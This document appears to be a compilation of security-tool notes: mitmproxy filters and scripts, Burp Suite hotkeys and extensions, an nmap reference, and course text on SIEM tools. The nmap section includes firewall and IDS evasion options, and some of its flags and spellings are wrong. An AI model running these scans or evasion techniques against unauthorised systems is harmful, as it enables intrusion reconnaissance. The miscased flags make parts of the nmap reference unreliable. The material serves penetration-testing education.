b Save response body to file
d Delete flow from view
e Export this flow to file
f Set view filter
m Toggle mark on this flow
n Create a new flow
o Set flow list order
r Replay this flow
v Reverse flow list order
w Save listed flows to file
| Run a script on this flow
Ctrl I Send cuts to clipboard
Mitmproxy Filter

Mitmproxy Filter

Filter

f	Set view filter (on flow view page)

- RegEX cheatsheet (quickref.me)

The regex are Python-style, it can be specified as quoted strings

Operators

!	unary not
&	and
|	or
(...)	grouping

Expressions

~a	Match asset in response: CSS, Javascript, Flash, images.
~b regex	Body
~bq regex	Request body
~bs regex	Response body
~c int	HTTP response code
~d regex	Domain
~dst regex	Match destination address
~e	Match error
~h regex	Header
~hq regex	Request header
~hs regex	Response header
~http	Match HTTP flows
~m regex	Method
~marked	Match marked flows
~q	Match request with no response
~s	Match response
~src regex	Match source address
~t regex	Content-type header
~tcp	Match TCP flows
~tq regex	Request Content-Type header
~ts regex	Response Content-Type header
~u regex	URL
~websocket	Match WebSocket flows (and HTTP-WebSocket handshake flows)

Flow selectors

Expressions

@all	All flows
@focus	The currently focused flow
@shown	All flows currently shown
@hidden	All flows currently hidden
@marked	All marked flows
@unmarked	All unmarked flows

mitmproxy has a set of convenient flow selectors that operate on the current view

Examples

URL containing "google.com"

```
google\.com
```

Requests whose body contains the string "test"

```
~q ~b test
```

Anything but requests with a text/html content type:

```
!(~q & ~t "text/html")
```

Replace entire GET string in a request (quotes required to make it work):

```
":~q ~m GET:.*:/replacement.html"
```

Mitmproxy Scripts

Custom response

```python
from mitmproxy import http


def request(flow: http.HTTPFlow) -> None:
    if flow.request.pretty_url == "http://example.com/path":
        flow.response = http.HTTPResponse.make(
            200,  # (optional) status code
            b"Hello World",  # (optional) content
            {"Content-Type": "text/html"}  # (optional) headers
        )
```

Send a reply from the proxy without sending any data to the remote server

Add header

```python
class AddHeader:
    def __init__(self):
        self.num = 0

    def response(self, flow):
        self.num = self.num + 1
        flow.response.headers["count"] = str(self.num)


addons = [
    AddHeader()
]
```

Add an HTTP header to each response

Also see

burpsuite

Navigational Hotkeys

```
Ctrl-Shift-T - Target Tab
Ctrl-Shift-P - Proxy Tab
Ctrl-Shift-R - Repeater Tab
Ctrl-Shift-I - Intruder Tab
Ctrl-Shift-O - Project Options Tab
Ctrl-Shift-D - Dashboard Tab
Ctrl-Equal - next tab
Ctrl-Minus - previous tab
```

Editor Encoding / Decoding Hotkeys

```
Ctrl-B - Base64 selection
Ctrl-Shift-B - Base64 decode selection
Ctrl-H - Replace with HTML Entities
(key characters only)

Ctrl-Shift-H - Replace HTML entities
with characters

Ctrl-U - URL encode selection (key
characters only)
Ctrl-Shift-U - URL decode selection
```

Burp Collaborator

```
The collaborator enables the
penetration tester to listen for call-
backs from vulnerable scripts and
services via auto-generation of unique
DNS names and works on the following
protocols:
   - DNS
   - HTTP & HTTPS
   - SMTP & SMTPS
Use the Burp extension Taborator to
make Burp Collaborator easier to use
on-the-fly.
```

Global Hotkeys

```
Ctrl-I - Send to Intruder
Ctrl-R - Send to Repeater

Ctrl-S - Search (places cursor in
search field)
Ctrl-. - Go to next selection
Ctrl-m - Go to previous selection

Ctrl-A - Select all
Ctrl-Z - Undo
Ctrl-Y - Redo
```

Editors Hotkeys

```
Ctrl-Delete - Delete Word
Ctrl-D - Delete Line
Ctrl-Backspace - Delete Word Backwards

Ctrl-Home - Go to beginning of document
Ctrl-Shift-Home - Go to beginning of
document and select data on its way
Ctrl-End - Go to end of document
Ctrl-Shift-End - Go to end of document
and select data on its way
Ctrl-Left - Go to Previous Word
Ctrl-Shift-Left - Go to Previous Word
and select data on its way
Ctrl-Right - Go to Next Word
Ctrl-Shift-Right - Go to Next Word and
select data on its way
```

Tool Specific Hotkeys

```
Ctrl-F - Forward Request (Proxy)
Ctrl-T - Toggle Proxy Intercept On and
Off
Ctrl-Space - Send Request (Repeater)

Double-click <TAB> - Rename a tab
```

OFFENSIVE OPERATIONS

Burp Suite Cheat Sheet v1.0

By Chris Dale @chrisadale

SANS sans.org/offensive-operations

Purpose

This cheat sheet enables users of Burp Suite with quicker operations and more ease of use.
Burp Suite is the de-facto penetration testing tool for assessing web applications. It enables penetration testers to rapidly test applications via signature features like repeater, intruder, sequencer, and extender.

It is split into two pages, one page containing common shortcuts to use within the application, the second page containing useful extensions and tips-and-tricks. It is recommended to manually check and test the different extensions available in the product; many which may be very useful to your testing, but outside of what this cheat sheet can cover.

Burp Suite comes in a free community edition and a commercial professional edition. It has a built in Chromium browser for easy set-up of HTTP and SSL/TLS interception.

POCKET REFERENCE GUIDE

Hunting for Vulnerabilities 1/2

Users can contribute with extensions to aid in the discovery of vulnerabilities. Be aware of false-positives and use your pentesting capabilities to ensure you fully explore the findings.

Param Miner
Allows high-performance identifying of unlinked parameters. Check for unlinked GET and Headers, and unlinked POST when applicable.

Backslash Powered Scanner
Will give alerts on interesting transformations of data or other interesting things. Often, it will be false-positives, but it allows the penetration tester to focus on potential vulnerabilities.

Software Vulnerability scanner
Checks software version numbers against vulnhub.com for vulnerabilities.

Authorization and Authentication

SAML-Raider
Useful to inspect SAML messages, edit and re-sign them.

JSON Web Tokens
Lets you decode and manipulate JSON web tokens on the fly, check their validity and automate common attacks.

Autorize
Detect if scripts are accessible via different roles or unauthenticated in the web-application.

Hunting for Vulnerabilities 2/2

HTTP Request Smuggler
This is an extension for Burp Suite designed to help you launch HTTP Request Smuggling attacks.

Active scan++
Allows us to find more vulnerabilities in terms of suspicious input transformation, XML input handling, host header attacks and more.

Retire.js
Finds outdated JavaScript and links to the relevant CVE's for your investigations.

Utilities

These extensions are helpful utilities to a variety of different situations and help bring the penetration tester to their full potential.

Logger++
Use this plugin to log and monitor your attacks from e.g., scanner and more. Sort by status-code and do an extra inspection on server 500 errors. When you have done inspections, clear the logs.

Turbo Intruder
Python scriptable interface where one can achieve custom functionality and very high speeds of HTTP requests through http pipelining.

Taborator
Quickly add and monitor Burp collaborator interactions.

Rest API

The REST API can be enabled in user options. It will by default be enabled on http://127.0.0.1:1337/. It supports interaction via web-application too, not just CLI. Below is a list of endpoints via their URL and the respective cURL command to use them.

The API can be especially useful when you need to send a consolidated list of URLs from a different tool to the scan engine, or perhaps use Burp Suite in headless mode.

To open Burp Suite in headless mode run it with the following arguments:

```
java -jar -Xmx4g -
Djava.awt.headless=true
/path/to/burp.jar
```

Get a list of defined issues:

```
http://localhost:1337/knowledge_base/i
ssue_definitions
curl -vgw "\n" -X GET
'http://127.0.0.1:1337/v0.1/knowledge_
base/issue_definitions'
```

Scan a URL with the Active Scanner (vulnerability scanner):

```
http://localhost:1337/scan
curl -vgw "\n" -X POST
'http://127.0.0.1:1337/v0.1/scan' -d
'{"urls":["http://target.tgt/scanTarge
t1","http://target.tgt/scanTarget2"]}'
```

Check the status and progress of a given scan:

```
http://localhost:1337/scan/task_id
curl -vgw "\n" -X GET
'http://127.0.0.1:1337/v0.1/scan/mytas
k_identifier'
```

Burp Cheat Sheet

A cheat sheet for PortSwigger Burp Suite application security testing framework.

Hot Keys

Global

Send to Repeater

> Ctrl+R

Send to Intruder

> Ctrl+I

Forward intercepted Proxy message

> Ctrl+F

Toggle Proxy interception

> Ctrl+T

Switch to Target

> Ctrl+Shift+T

Switch to Proxy

> Ctrl+Shift+P

Switch to Scanner

> Ctrl+Shift+S

Switch to Intruder

> Ctrl+Shift+I

Switch to Repeater

> Ctrl+Shift+R

Switch to Suite options

> Ctrl+Shift+O

Switch to Alerts tab

> Ctrl+Shift+A

HTML-decode

> Ctrl+Shift+H

HTML-encode key characters

> Ctrl+H

Base64-decode

> Ctrl+Shift+B

Base64-encode

> Ctrl+B

Backspace word

> Ctrl+Backspace

Delete word

> Ctrl+Delete

Delete line

> Ctrl+D

Go to previous word

> Ctrl+Left

Go to previous word (extend selection)

> Ctrl+Shift+Left

Go to next word

> Ctrl+Right

Go to next word (extend selection)

> Ctrl+Shift+Right

Go to previous paragraph

> Ctrl+Up

Go to previous paragraph (extend selection)

> Ctrl+Shift+Up

Go to next paragraph

> Ctrl+Down

Go to next paragraph (extend selection)

> Ctrl+Shift+Down

Go to next word

> Ctrl+Right

Go to next word (extend selection)

> Ctrl+Shift+Right

Go to previous paragraph

> Ctrl+Up

Go to previous paragraph (extend selection)

> Ctrl+Shift+Up

Go to next paragraph

> Ctrl+Down

Go to next paragraph (extend selection)

> Ctrl+Shift+Down

Go to start of document

> Ctrl+Home

Go to start of document (extend selection)

> Ctrl+Shift+Home

Go to end of document

> Ctrl+End

Go to end of document (extend selection)

> Ctrl+Shift+End

Source: PortSwigger

Hunting for Vulnerabilities 1/2

Users can contribute with extensions to aid in the discovery of vulnerabilities. Be aware of false-positives and use your pentesting capabilities to ensure you fully explore the findings.

Param Miner
Allows high-performance identifying of unlinked parameters. Check for unlinked GET and Headers, and unlinked POST when applicable.

Backslash Powered Scanner
Will give alerts on interesting transformations of data or other interesting things. Often, it will be false-positives, but it allows the penetration tester to focus on potential vulnerabilities.

Software Vulnerability scanner
Checks software version numbers against vulnhub.com for vulnerabilities.

Authorization and Authentication

SAML-Raider
Useful to inspect SAML messages, edit and re-sign them.

JSON Web Tokens
Lets you decode and manipulate JSON web tokens on the fly, check their validity and automate common attacks.

Autorize
Detect if scripts are accessible via different roles or unauthenticated in the web-application.

Hunting for Vulnerabilities 2/2

HTTP Request Smuggler
This is an extension for Burp Suite designed to help you launch HTTP Request Smuggling attacks.

Active scan++
Allows us to find more vulnerabilities in terms of suspicious input transformation, XML input handling, host header attacks and more.

Retire.js
Finds outdated JavaScript and links to the relevant CVE's for your investigations.

Utilities

These extensions are helpful utilities to a variety of different situations and help bring the penetration tester to their full potential.

Logger++
Use this plugin to log and monitor your attacks from e.g., scanner and more. Sort by status-code and do an extra inspection on server 500 errors. When you have done inspections, clear the logs.

Turbo Intruder
Python scriptable interface where one can achieve custom functionality and very high speeds of HTTP requests through http pipelining.

Taborator
Quickly add and monitor Burp collaborator interactions.

Rest API

The REST API can be enabled in user options. It will by default be enabled on http://127.0.0.1:1337/. It supports interaction via web-application too, not just CLI. Below is a list of endpoints via their URL and the respective cURL command to use them.

The API can be especially useful when you need to send a consolidated list of URLs from a different tool to the scan engine, or perhaps use Burp Suite in headless mode.

To open Burp Suite in headless mode run it with the following arguments:

```
java -jar -Xmx4g -
Djava.awt.headless=true
/path/to/burp.jar
```

Get a list of defined issues:

```
http://localhost:1337/knowledge_base/issue_definitions
curl -vgw "\n" -X GET
'http://127.0.0.1:1337/v0.1/knowledge_base/issue_definitions'
```

Scan a URL with the Active Scanner (vulnerability scanner):

```
http://localhost:1337/scan
curl -vgw "\n" -X POST
'http://127.0.0.1:1337/v0.1/scan' -d
'{"urls":["http://target.tgt/scanTarget1","http://target.tgt/scanTarget2"]}'
```

Check the status and progress of a given scan:

```
http://localhost:1337/scan/task_id
curl -vgw "\n" -X GET
'http://127.0.0.1:1337/v0.1/scan/mytask_identifier'
```

nmap

Port Specification Options

Syntax	Example	Description
-P	nmap -p 23 172.16.1.1	Port scanning port specific port
-P	nmap -p 23-100 172.16.1.1	Port scanning port specific port range
-p	nmap -pU:110,T:23-25,443 172.16.1.1	U-UDP,T-TCP different port types scan
-p-	nmap -p- 172.16.1.1	Port scan for all ports
-p	nmap -smtp,https 172.16.1.1	Port scan from specified protocols
-F	nmap -F 172.16.1.1	Fast port scan for speed up
-P "*"	namp -p "*" ftp 172.16.1.1	Port scan using name
-r	nmap -r 172.16.1.1	Sequential port scan

Host /172.16.1.1 Discovery

Switch/Syntax	Example	Description
-sL	nmap 172.16.1.1-5 -sL	List 172.16.1.1 without scanning
-sn	nmap 172.16.1.1/8 -sn	Disable port scanning
-Pn	nmap 172.16.1.1-8 -Pn	Port scans only and no host discovery
-PS	nmap 172.16.1.185 -PS22-25,80	TCP SYN discovery on specified port
-PA	nmap 172.16.1.185 -PA22-25,80	TCP ACK discovery on specified port
-PU	nmap 172.16.1.1-8 -PU53	UDP discovery on specified port
-PR	nmap 172.16.1.1-1/8 -PR	ARP discovery within local network
-n	nmap 172.16.1.1 -n	no DNS resolution

Scanning Types

Switch/Syntax	Example	Description
-sS	nmap 172.16.1.1 -sS	TCP SYN port scan
-sT	nmap 172.16.1.1 -sT	TCP connect port scan
-sA	nmap 172.16.1.1 -sA	TCP ACK port scan
-sU	nmap 172.16.1.1 -sU	UDP port scan
-Sf	nmap -Sf 172.16.1.1	TCP FIN scan
-sX	nmap -SX 172.16.1.1	XMAS scan
-Sp	nmap -Sp 172.16.1.1	Ping scan
-sU	nmap -Su 172.16.1.1	UDP scan
-sA	nmap -Sa 172.16.1.1	TCP ACK scan
-SL	nmap -Sl 172.16.1.1	list scan

Scanning Command Syntax

```
nmap [scan types] [options] {172.16.1.1 specification}
```

Use of Nmap Scripts NSE

nmap --script= test script 172.16.1.0/24	execute thee listed script against target IP address
nmap --script-update-db	adding new scripts
nmap -sV -sC	use of safe default scripts for scan
nmap --script-help="Test Script"	get help for script

Version Detection

Switch/Syntax	Example	Description
-sV	nmap 172.16.1.1 -sV	Try to find the version of the service running on port
-sV --version-intensity	nmap 172.16.1.1 -sV --version-intensity 6	Intensity level range 0 to 9.
-sV --version-all	nmap 172.16.1.1 -sV --version-all	Set intensity level to 9
-sV --version-light	nmap 172.16.1.1 -sV --version-light	Enable light mode
-A	nmap 172.16.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute
-O	nmap 172.16.1.1 -O	Remote OS detection

Nmap output Formats

Default/normal output	nmap -oN scan.txt 172.16.1.1
XML	nmap -oX scanr.xml 172.16.1.1
Grepable format	snmap -oG grep.txt 172.16.1.1
All formats	nmap -oA 172.16.1.1

172.16.1.1 Specification

nmap 172.16.1.1	single IP scan
nmap 172.16.1.1 172.16.100.1	scan specific IPs
nmap 172.16.1.1-254	scan a range of IPs
nmap xyz.org	scan a domain
nmap 10.1.1.0/8	scan using CIDR notation
nmap -iL scan.txt	scan 172.16.1.1s from a file
nmap --exclude 172.16.1.1	specified IP s exclude from scan

Firewall Proofing

nmap -f [172.16.1.1]	scan fragment packets
nmap –mtu [MTU] [172.16.1.1]	specify MTU
nmap -sI [zombie] [172.16.1.1]	scan idle zoombie
nmap –source-port [port] [172.16.1.1]	manual source port - specify
nmap –data-length [size] [172.16.1.1]	randomly append data
nmap –randomize-hosts [172.16.1.1]	172.16.1.1 scan order randomization
nmap –badsum [172.16.1.1]	bad checksum

Miscellaneous Commands

nmap -6	scan IPV6 targets
nmap –proxies proxy 1 URL, proxy 2 URL	Run in targets with proxies
nmap –open	Show open ports only

Nmap Timing Options

Syntax	Description
nmap -T0 172.16.1.1	Slowest scan
nmap -T1 172.16.1.1	Tricky scan to avoid IDS
nmap -T2 172.16.1.1	Timely scan
nmap -T3 172.16.1.1	Default scan timer
nmap -T4 172.16.1.1	Aggressive scan
nmap -T5 172.16.1.1	Very aggressive scan

Scan Options

Syntax	Description
nmap -sP 172.16.1.1	Ping scan only
nmap -PU 172.16.1.1	UDP ping scan
nmap -PE 172.16.1.1	ICMP echo ping
nmap -PO 172.16.1.1	IP protocol ping
nmap -PR 172.16.1.1	ARP ping
nmap -Pn 172.16.1.1	Scan without pinging
nmap –traceroute 172.16.1.1	Traceroute

week4

A log is a record of events that occur within an organization's systems. Examples of security-related logs include records of employees signing into their computers or accessing web-based services. Logs help security professionals identify vulnerabilities and potential security breaches.

The first tools we'll discuss are security information and event management tools, or SIEM tools. A SIEM tool is an application that collects and analyzes log data to monitor critical activities in an organization. The acronym S-I-E-M may be pronounced as 'sim' or 'seem', but we'll use 'sim' throughout this program. SIEM tools collect real-time, or instant, information, and allow security analysts to identify potential breaches as they happen.

Imagine having to read pages and pages of logs to determine if there are any security threats. Depending on the amount of data, it could take hours or days. SIEM tools reduce the amount of data an analyst must review by providing alerts for specific types of risks and threats. Next, let's go over examples of commonly used SIEM tools: Splunk and Chronicle.

Splunk is a data analysis platform, and Splunk Enterprise provides SIEM solutions. Splunk Enterprise is a self-hosted tool used to retain, analyze, and search an organization's log data.

Another SIEM tool is Google's Chronicle. Chronicle is a cloud-native SIEM tool that stores security data for search and analysis. Cloud-native means that Chronicle allows for fast delivery of new features.

Both of these SIEM tools, and SIEMs in general, collect data from multiple places, then analyze and filter that data to allow security teams to prevent and quickly react to potential security threats.

As a security analyst, you may find yourself using SIEM tools to analyze filtered events and patterns, perform incident analysis, or proactively search for threats. Depending on your organization's SIEM setup and risk focus, the tools and how they function may differ, but ultimately, they are all used to mitigate risk.

Other key tools that you will use in your role as a security analyst, and that you'll have hands-on opportunities to use later in the program, are playbooks and network protocol analyzers.

A playbook is a manual that provides details about any operational action, such as how to respond to an incident. Playbooks, which vary from one organization to the next, guide analysts in how to handle a security incident before, during, and after it has occurred. Playbooks can pertain to security or compliance reviews, access management, and many other organizational tasks that require a documented process from beginning to end.

Another tool you may use as a security analyst is a network protocol analyzer, also called packet sniffer. A packet sniffer is a tool designed to capture and analyze data traffic within a network. Common network protocol analyzers include tcpdump and Wireshark.

A playbook is a manual that provides details about any operational action, such as how to respond to an incident. Playbooks, which vary from one organization to the next, guide analysts in how to handle a security incident before, during, and after it has occurred. Playbooks can pertain to security or compliance reviews, access management, and many other organizational tasks that require a documented process from beginning to end.

Another tool you may use as a security analyst is a network protocol analyzer, also called packet sniffer. A packet sniffer is a tool designed to capture and analyze data traffic within a network. Common network protocol analyzers include tcpdump and Wireshark.

As an entry-level analyst, you don't have to be an expert in these tools. As you continue through this certificate program and get more hands-on practice, you'll continuously build your understanding of how to use these tools to identify, assess, and mitigate risks.